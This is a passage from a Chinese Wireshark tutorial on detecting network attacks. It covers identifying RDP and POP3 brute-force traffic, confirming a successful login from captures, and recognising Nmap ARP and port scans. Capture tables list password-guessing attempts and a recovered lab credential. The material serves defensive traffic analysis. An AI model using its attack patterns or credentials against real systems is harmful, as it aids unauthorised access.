RDP 爆破在黑客攻击中应用非常多，一旦破解出登录密码，基本可以控制这台机器。由于 RDP 协议数据也加密了，对于爆破的识别也有一定的困难，下面介绍另外一种方法快速识别，这种方法同样适用其它协议的爆破。

首先我们统计一下正常登录 RDP 协议的 TCP 端口等信息，可以看出正常登录的话，在一定时间内是一组“源端口和目的端口”。




图 3-4-20

再来看一下爆破 RDP 协议的 TCP 端口等信息，可以看出短时间内出现大量不同的“源端口

和目的端口”，且包数和字节长度基本相同。这就表明出现大量动作基本相同的“短通信”，再结合数据格式就可以确定为暴力破解行为。




图 3-4-21

7、多用户同时爆破

为提供命中率，攻击者往往会搜集大量的用户名作为字典同时开展爆破，希望达到“东方不亮西方亮”的效果。这种爆破方法同样很好识别，它的通信原理为：同一个攻击 IP 同时登录大量不同的用户名、尝试不同的口令、大量的登录失败的报错。

下图为同时对 jufeng001、jufeng002、jufeng003、jufeng004 等用户开展爆破的截图。




图 3-4-22




图 3-4-23

8、如何识别爆破成功

当然,发现爆破攻击行为仅仅是工作的一部分,更重要的是要清楚攻击者到底爆破是否成功,如果成功了会对我们造成什么影响。下面就基于 Wireshark 来介绍如何发现爆破成功。

(1) 首先我们要清楚攻击者爆破的协议,以及该协议登录成功服务器返回值。如下图,为 POP3 的爆破,从前面的介绍我们知道如果登录成功服务器返回:“+OK User successfully logged on”。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time	Info
999	69	192.1.14.228	5648	192.1.14.199	110	POP	2015-08-06 10:08:38.665010	C: PASS cannonda
1004	66	192.1.14.228	5664	192.1.14.199	110	POP	2015-08-06 10:08:38.669035	C: PASS canon
1062	68	192.1.14.228	5667	192.1.14.199	110	POP	2015-08-06 10:08:38.728410	C: PASS captain
1014	69	192.1.14.228	5659	192.1.14.199	110	POP	2015-08-06 10:08:38.682006	C: PASS cardinal
1035	65	192.1.14.228	5660	192.1.14.199	110	POP	2015-08-06 10:08:38.699304	C: PASS carl
1146	67	192.1.14.228	5635	192.1.14.199	110	POP	2015-08-06 10:08:39.194181	C: PASS carlos
1043	67	192.1.14.228	5661	192.1.14.199	110	POP	2015-08-06 10:08:38.709788	C: PASS carmen
1041	66	192.1.14.228	5665	192.1.14.199	110	POP	2015-08-06 10:08:38.709695	C: PASS carol
1042	67	192.1.14.228	5649	192.1.14.199	110	POP	2015-08-06 10:08:38.709780	C: PASS carole
1044	69	192.1.14.228	5662	192.1.14.199	110	POP	2015-08-06 10:08:38.710350	C: PASS carolina
1030	69	192.1.14.228	5663	192.1.14.199	110	POP	2015-08-06 10:08:38.721197	C: PASS caroline
1052	67	192.1.14.228	5648	192.1.14.199	110	POP	2015-08-06 10:08:38.722055	C: PASS carrie
1067	68	192.1.14.228	5664	192.1.14.199	110	POP	2015-08-06 10:08:38.732780	C: PASS cascade
1112	66	192.1.14.228	5668	192.1.14.199	110	POP	2015-08-06 10:08:38.868670	C: PASS casey
1079	66	192.1.14.228	5666	192.1.14.199	110	POP	2015-08-06 10:08:38.752057	C: PASS casio
1080	67	192.1.14.228	5660	192.1.14.199	110	POP	2015-08-06 10:08:38.752233	C: PASS casper
19	70	192.1.14.228	5634	192.1.14.199	110	POP	2015-08-06 10:08:37.022934	C: USER jufeng001
27	70	192.1.14.228	5635	192.1.14.199	110	POP	2015-08-06 10:08:37.032045	C: USER jufeng001
39	70	192.1.14.228	5637	192.1.14.199	110	POP	2015-08-06 10:08:37.086055	C: USER jufeng001
55	70	192.1.14.228	5638	192.1.14.199	110	POP	2015-08-06 10:08:37.100821	C: USER jufeng001
65	70	192.1.14.228	5640	192.1.14.199	110	POP	2015-08-06 10:08:37.116873	C: USER jufeng001
75	70	192.1.14.228	5641	192.1.14.199	110	POP	2015-08-06 10:08:37.125878	C: USER jufeng001
97	70	192.1.14.228	5638	192.1.14.199	110	POP	2015-08-06 10:08:37.143376	C: USER jufeng001
98	70	192.1.14.228	5639	192.1.14.199	110	POP	2015-08-06 10:08:37.143376	C: USER jufeng001
101	70	192.1.14.228	5642	192.1.14.199	110	POP	2015-08-06 10:08:37.144815	C: USER jufeng001
103	70	192.1.14.228	5644	192.1.14.199	110	POP	2015-08-06 10:08:37.145803	C: USER jufeng001
117	70	192.1.14.228	5645	192.1.14.199	110	POP	2015-08-06 10:08:37.152922	C: USER jufeng001
125	70	192.1.14.228	5647	192.1.14.199	110	POP	2015-08-06 10:08:37.155873	C: USER jufeng001
129	70	192.1.14.228	5643	192.1.14.199	110	POP	2015-08-06 10:08:37.157853	C: USER jufeng001
135	70	192.1.14.228	5646	192.1.14.199	110	POP	2015-08-06 10:08:37.163310	C: USER jufeng001

图 3-4-24

2) 在数据中搜索 “+OK User successfully logged on”。




图 3-4-25

(3) 通过搜索发现确实存在服务器返回的成功登录信息。




图 3-4-26

(4) Follow TCPStream 发现攻击者在尝试了大量错误口令后，终于爆破成功：

用户名 jufeng001，密码 1qaz@WSX。




图 3-4-28

四、总结

- 1、无论是用户还是管理员，我们都要重视弱口令或有规律的口令这个安全问题，不要让安全防范输于细节。
- 2、验证码机制防范暴力破解仅适用于 HTTP/HTTPS 协议，无法防范其它协议。
- 3、理解了暴力破解的通信原理，从通信层面进行监控和阻止就可以实现。
- 4、重要管理系统的登录权限受到爆破攻击行为较多，登录权限最好绑定管理员常用的 IP 地址或增加认证机制，不给黑客爆破的机会。

第5节 Wireshark 黑客发现之旅-扫描探测

作者：Mr.Right、Evancss

来自：聚锋实验室

网址：<http://drops.wooyun.org/>

简单介绍

“知己知彼，百战不殆。”扫描探测，目的就是“知彼”，为了提高攻击命中率和效率，基本上常见的攻击行为都会用到扫描探测。

扫描探测的种类和工具太多了，攻击者可以选择现有工具或自行开发工具进行扫描，也可以根据攻击需求采用不同的扫描方式。

本文仅对 Nmap 常见的几种扫描探测方式进行分析。

如：地址扫描探测、端口扫描探测、操作系统扫描探测、漏洞扫描探测（不包括 Web 漏洞，后面会有单独文章介绍 Web 漏洞扫描分析）。

0x01 地址扫描探测

地址扫描探测是指利用 ARP、ICMP 请求目标网段，如果目标网段没有过滤规则，则可以通过回应消息获取目标网段中存活机器的 IP 地址和 MAC 地址，进而掌握拓扑结构。

如：192.1.14.235 向指定网段发起 ARP 请求，如果 IP 不存在，则无回应。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time Bt	Info
17	60	CompalIn_ee:a2:bf		De11_69:d1:e6		ARP	2015-08-31 14:12:39.79730	192.1.14.228 is at 28:0:44:6a:54:62
18	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.800566	who has 192.1.14.224? fell 192.1.14.235
19	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.809971	who has 192.1.14.225? fell 192.1.14.235
20	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.810652	who has 192.1.14.226? fell 192.1.14.235
21	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.811431	who has 192.1.14.227? fell 192.1.14.235
22	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.812621	who has 192.1.14.228? fell 192.1.14.235
23	60	LcfChefe_6a:54:62		De11_69:d1:e6		ARP	2015-08-31 14:12:39.813961	192.1.14.228 is at 28:0:44:6a:54:62
24	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.814072	who has 192.1.14.229? fell 192.1.14.235
25	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.814811	who has 192.1.14.230? fell 192.1.14.235
26	60	wistronI_cc:88:36		De11_69:d1:e6		ARP	2015-08-31 14:12:39.815499	192.1.14.230 is at 3c:97:0e:cc:88:36
27	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.815577	who has 192.1.14.231? fell 192.1.14.235
28	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.816325	who has 192.1.14.232? fell 192.1.14.235
29	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.817075	who has 192.1.14.233? fell 192.1.14.235
30	60	CompalIn_ee:a2:bf		De11_69:d1:e6		ARP	2015-08-31 14:12:39.817769	192.1.14.233 is at b8:8e:ee:a2:bf
31	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.817852	who has 192.1.14.234? fell 192.1.14.235
32	60	wistronI_40:d8:42		De11_69:d1:e6		ARP	2015-08-31 14:12:39.818535	192.1.14.234 is at 54:e:75:40:d8:42
33	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.820533	who has 192.1.14.223? fell 192.1.14.235
34	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.821724	who has 192.1.14.220? fell 192.1.14.235
35	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.822877	who has 192.1.14.222? fell 192.1.14.235
36	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.910227	who has 192.1.14.224? fell 192.1.14.235
37	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.920527	who has 192.1.14.225? fell 192.1.14.235
38	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.920795	who has 192.1.14.226? fell 192.1.14.235
39	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.925218	who has 192.1.14.227? fell 192.1.14.235
40	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.926020	who has 192.1.14.229? fell 192.1.14.235
41	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.926819	who has 192.1.14.231? fell 192.1.14.235
42	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.927620	who has 192.1.14.232? fell 192.1.14.235
43	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.930332	who has 192.1.14.220? fell 192.1.14.235
44	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.932364	who has 192.1.14.222? fell 192.1.14.235
45	42	De11_69:d1:e6		Broadcast		ARP	2015-08-31 14:12:39.933121	who has 192.1.14.223? fell 192.1.14.235
46	84	fe80::9db0:f693:e0d59817	ff02::1:3		5355	LLMNR	2015-08-31 14:12:40.943696	Standard query UX/783 A wpa

图 3-4-1

如果 IP 存在，该 IP 会通过 ARP 回应攻击 IP，发送自己的 MAC 地址与对应的 IP。




图 3-4-4

0x02 端口扫描探测

端口扫描是扫描行为中用得最多的，它能快速获取目的机器开启端口和服务的情况。常见的端口扫描类型有全连接扫描、半连接扫描、秘密扫描和 UDP 扫描。

1、全连接扫描

全连接扫描调用操作系统提供的 connect()函数，通过完整的三次 TCP 连接来尝试目标端口是否开启。全连接扫描是一次完整的 TCP 连接。

1) 如果目标端口开启 攻击方：首先发起 SYN 包；

目标：返回 SYN ACK；

攻击方：发起 ACK；

攻击方：发起 RST ACK 结束会话。

2) 如果端口未开启 攻击方：发起 SYN 包；

目标：返回 RST ACK 结束会话。

如：192.1.14.235 对 172.16.33.162 进行全连接端口扫描，首先发起 Ping 消息确认主机是否存在，然后对端口进行扫描。




图 3-4-5

下图为扫描到TCP3389 端口开启的情况。




图 3-4-6

下图为扫描到TCP1723 端口未开启的情况。

